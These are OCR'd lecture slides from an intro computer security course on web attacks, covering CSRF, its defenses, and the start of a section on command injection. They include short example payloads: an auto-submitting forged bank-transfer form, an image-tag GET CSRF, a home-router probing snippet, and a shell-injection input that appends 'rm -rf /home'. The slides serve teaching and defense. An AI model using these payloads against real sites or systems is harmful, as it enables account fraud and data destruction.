CSE 127: Intro to Computer Security

WI24

Lecture 9 - Web Attacks

Slide Credit: Zakir Durumeric, Dan Boneh, Stefan Savage, Deian Stefan, Nadia Heninger, George Obaido Earlence Fernandes, Imani Munyaka

Announcements

HW/PA3 Released

Midterm is Thursday

No webclicker today

Order of Events

1. Finish lecture from last week
2. Midterm

A Word on Piazza - How to asks questions for efficiency….

Problem Statement: [Explain your problem. Please be specific and add any images you have that will help. Let us know what you've tried and how it turned out]

Commentary: [Use this section to add any additional details that don't really help us understand your problem but maybe help us understand you.]

Question: [Write the question you would like us to answer]

Follow this template if you don't plan to attend office hours

A Word on Piazza - How to ask questions for efficiency….

If you found the solution to your problem, tell us!

If it’s a private question, you can delete once you’ve solved the problem.

If it's public, provide us the answer or a link to what you reviewed to help you find the solution

A Word on Piazza - How to ask questions for efficiency….

If Dr.Munyaka or any one on the instruction team asks you a question in response to your question, please answer it.

Some of your questions are really 3 questions in 1, 1 question that be interpreted multiple ways, or not a question at all and we don’t know how to answer because it is not clear. Piazza works just fine. We can read. Your question just wasn’t clear.

Frame vs iFrame

Why did we learn about buffer overflows?

Why did we learn about buffer overflows?

Today

OWASP Top 10 - 2013		OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

https://github.com/OWASP/Top10/blob/master/2017/OWASP%20Top%2010-2017%20(en).pdf

Cross Site Request Forgery (CSRF)

Cross Site Request Forgery

attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing (OWASP)

When does the browser send which cookies?

- Browsers used to send all cookies in a URL's scope:
  - Cookie's domain is domain suffix of URL's domain
  - Cookie's path is a prefix of the URL path
- New browsers only do this when `SameSite=None`
  - We'll see `SameSite` in a bit

When does the browser send which cookies?

- Browsers used to send all cookies in a URL's scope:
  - Cooki
  - Cooki
- New br
  - We'll see `SameSite` in a bit


SameSite lets the browser know when cookies should be sent in a request. If SameSite=None, then cookie is sent with every request

Why???

SOP for HTTP responses

- Pages can perform requests across origins
  - SOP does not prevent a page from leaking data to another origin by encoding it in the URL, request body, etc.
- SOP prevents code from directly inspecting HTTP responses
  - Except for documents, can often learn some information about the response

Typical Authentication Cookies



CSRF Scenario

- User is signed into bank.com
  - An open session in another tab, or just has not signed off
  - Cookie remains in browser state
- User then visits attacker.com
  - Attacker sends POST request to bank.com
  - Browser sends bank.com cookie when making the request

(assume SameSite=None)

POST is used to send data.

CSRF via POST Request


```
<form name=attackerForm action=http://bank.com/transfer>
  <input type=hidden name=recipient value=attacker>
</form>

<script>
  document.attackerForm.submit();
</script>
```

SOP will prevent reading

Good News! attacker.com can't see the result of POST

Bad News! All your money is gone.

CSRF via POST Request



CSRF via GET Request

```
<html>
  <img src="bank.com/transfer?from=X,to=Y"></img>
</html>
```

GET /transfer?from=X,to=Y

Cookies:
- domain: bank.com, name: auth, value: <secret>


Good News! attacker.com can't see the result of GET

Bad News! All your money is gone anyway.


Paypal Login CSRF

If a site's login form isn't protected against CSRF attacks, you could also login to the site as the attacker.

This is called login CSRF.




Google Login CSRF example




Barth, Jackson, Mitchell CCS'08

Google Login CSRF example



Barth, Jackson, Mitchell CCS'08

Google Login CSRF example



Barth, Jackson, Mitchell: CCS'08

Cookie-based authentication is not sufficient
for requests that have any side effect
(even with SameSite=Lax)

CSRF does not violate the SOP because it is not trying to read or access the response across origins. The attacker just needs the cookie info so it can forge a request

Cookie-based authentication is not sufficient for requests that have any side effect (even with SameSite=Lax)

Not All About Cookies

Home routers are great targets

Drive-By Pharming

User visits malicious site. JavaScript scans home network looking for broadband router

<img src="192.168.0.1/img/linksys.png" onError=tryNext() </img>

Once you find the router, try to login, replace firmware or change DNS to attacker-controlled server. 50% of home routers have guessable password.

Or native apps

LILY HAY NEWMAN SECURITY 07.09.2019 11:10 AM

A Zoom Flaw Gives Hackers Easy Access to Your Webcam

All it takes is one wrong click from a Mac, and the popular video conferencing software will put you in a meeting with a stranger.

“On Monday, Leitschuh publicly disclosed details of how an attacker could set up a malicious call, trick users into clicking a link to join it, and instantly add their video feed, letting them look into a victim's room, office, or wherever their webcam is pointing. In addition, Leitschuh found that attackers could also launch a denial of service attack against Macs by using the same mechanism to overwhelm them with join requests.”

What do all of these have in common?

Server can’t tell if the code that made the request is their own or an attacker


CSRF Defenses

We need some mechanism that allows us to ensure that request is authentic
— i.e., coming from a trusted page

- Secret Validation Token
- Referer/Origin Validation
- SameSite Cookies
- Fetch Metadata

Secret Token Validation

bank.com includes a secret value in every form that the server can validate




```
<form action="/login" method="post" class="form login-form”>
  <input type="hidden" name="csrf_token" value=“434ec7e838ec3167efc04154205">
  <input type="hidden" name="came_from" value= "/"/>
  <input
    id="login"
    type="text"
    name="login"
  >
  <input
    id="password"
    type="password"
  >
  <button class="button button--alternative" type="submit">Log In</button>
</form>
```

SameSite Cookies

Cookie option that prevents browser from sending a cookie with cross-site requests

SameSite=Strict Never send cookie in any cross-site browsing context, even when following a regular link. If a logged-in user follows a link to a private GitHub project from email, GitHub will not receive the session cookie and the user will not be able to access the project.

SameSite=Lax Session cookie is allowed when following a navigation link but blocks it in CSRF-prone request methods (e.g. POST).

SameSite=None Send cookies from any context.

Referer/Origin Validation

The Referer request header contains the URL of the previous web page from which a link to the currently requested page was followed.

The Origin header is similar, but only sent for POSTs and only sends the origin. Both headers allow servers to identify what origin initiated the request.

https://bank.com -> https://bank.com ✓

https://attacker.com -> https://bank.com X

-> https://bank.com ???

Not so great…

- Assumption: GET requests are not side-effecting
  - Some are. Need another mechanism to tell your server request is coming from you.
- Assumption 2: browser will not send cookie cross-site if Lax/Strict set
  - Old browsers ignore cookie attributes they don't recognize.

A better future: Fetch Metadata

W3C Working Draft

TABLE OF CONTENTS

§ 2.3. The `Sec-Fetch-Site` HTTP Request Header

The ***`Sec-Fetch-Site`*** HTTP request header exposes the relationship between a request initiator's origin and its target's origin. It is a Structured Header whose value is a token. [I-D.ietf-httpbis-header-structure] Its ABNF is:

```
Sec-Fetch-Site = sh-token
```

Valid `Sec-Fetch-Site` values include "`cross-site`", "`same-origin`", "`same-site`", and "`none`". In order to support forward-compatibility with as-yet-unknown request types, servers SHOULD ignore this header if it contains an invalid value.

To ***set the `Sec-Fetch-Site` header*** for a request *r*:

1. Assert: *r*'s url is a potentially trustworthy URL.
2. Let *header* be a Structured Header whose value is a token.
3. Set *header*'s value to `same-origin`.
4. If *r* is a navigation request that was explicitly caused by a user's interaction with the user agent (by typing an address into the user agent directly, for example, or by clicking a bookmark, etc.), then set *header*'s value to `none`.

   > Note: See § 4.3 Directly User-Initiated Requests for more detail on this somewhat poorly-defined step.

5. If *header*'s value is not `none`, then for each *url* in *r*'s url list:
   1. If *url* is same origin with *r*'s origin, continue.
   2. Set *header*'s value to `cross-site`.
   3. If *r*'s origin is not same site with *url*'s origin, then break.
   4. Set *header*'s value to `same-site`.
6. Set a structured header `` `Sec-Fetch-Site` ``/*header* in *r*'s header list.


§ 2.4. The `Sec-Fetch-User` HTTP Request Header

The ***`Sec-Fetch-User`*** HTTP request header exposes whether or not a navigation request was triggered by user activation. It is a Structured Header whose value is a boolean. [I-D.ietf-httpbis-header-structure] Its ABNF is:

Fetch Metadata

- Solves fundamental problem: Tell server who they are talking to
  - **Sec-Fetch-Site:** {cross-site, same-origin, same-site, none}
    Who is making the request?
  - **Sec-Fetch-Mode:** {navigate, cors, no-cors, same-origin, websocker}
    What kind of request?
  - **Sec-Fetch-User:** ?1
    Did the user initiate the request?
  - **Sec-Fetch-Dest:** {audio,document,font,script,..}
    Where does the response end up?

A better future: Fetch Metadata



A fetch metadata request header is an HTTP request header that provides additional information about the context from which the request originated. This allows the server to make decisions about whether a request should be allowed based on where the request came from and how the resource will be used. (Mozilla.com)

CSRF Summary

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on another web application (where they're typically authenticated)

CSRF attacks specifically target state-changing requests, not data theft since the attacker cannot see the response to the forged request.

Defenses:

- Validation Tokens (forms and async), robust but hard to implement

- Referrer and Origin Headers, not sent with every request + privacy concern

- SameSite Cookies, fail-open on old browsers

- Fetch Metadata, robust but not supported on old browsers

Server-side Injection

Command Injection

- Injection bugs happen when you take user input data and allow it to be passed on to a program (or system) that will interpret it as code
    - Shell
    - Database
- Sound familiar?
    - Similar idea to our low-level vulnerabilities, but at a higher level

Trivial example

The goal of command injection attacks is to execute an arbitrary command on the system. Typically possible when a developer passes unsafe user data into a shell.

Example: head100 — simple program that cats first 100 lines of a program

```
int main(int argc, char** argv) {
      char *cmd = malloc(strlen(argv[1]) + 100)
      strcpy(cmd, “head -n 100 ”)
      strcat(cmd, argv[1])
      system(cmd);
}
```

Trivial example

Source:

```
int main(int argc, char** argv) {
        char *cmd = malloc(strlen(argv[1]) + 100)
        strcpy(cmd, “head -n 100 ”)
        strcat(cmd, argv[1])
        system(cmd);
}
```

Normal Input:

./head10 myfile.txt -> system(“head -n 100 myfile.txt”)

Use 100 lines in myfile.text

Trivial example

Source:

```
int main(int argc, char** argv) {
    char *cmd = malloc(strlen(argv[1]) + 100)
    strcpy(cmd, "head -n 100 ")
    strcat(cmd, argv[1])
    system(cmd);
}
```

Adversarial Input:

```
./head10 "myfile.txt; rm -rf /home"
  -> system("head -n 100 myfile.txt; rm -rf /home")
```

Use 100 lines in myfile.text
Remove all files in the /home directory

rm -rf or rm* almost destroyed Toy Story 2

Injection bugs in Python

Most high-level languages have safe ways of calling out to a shell.

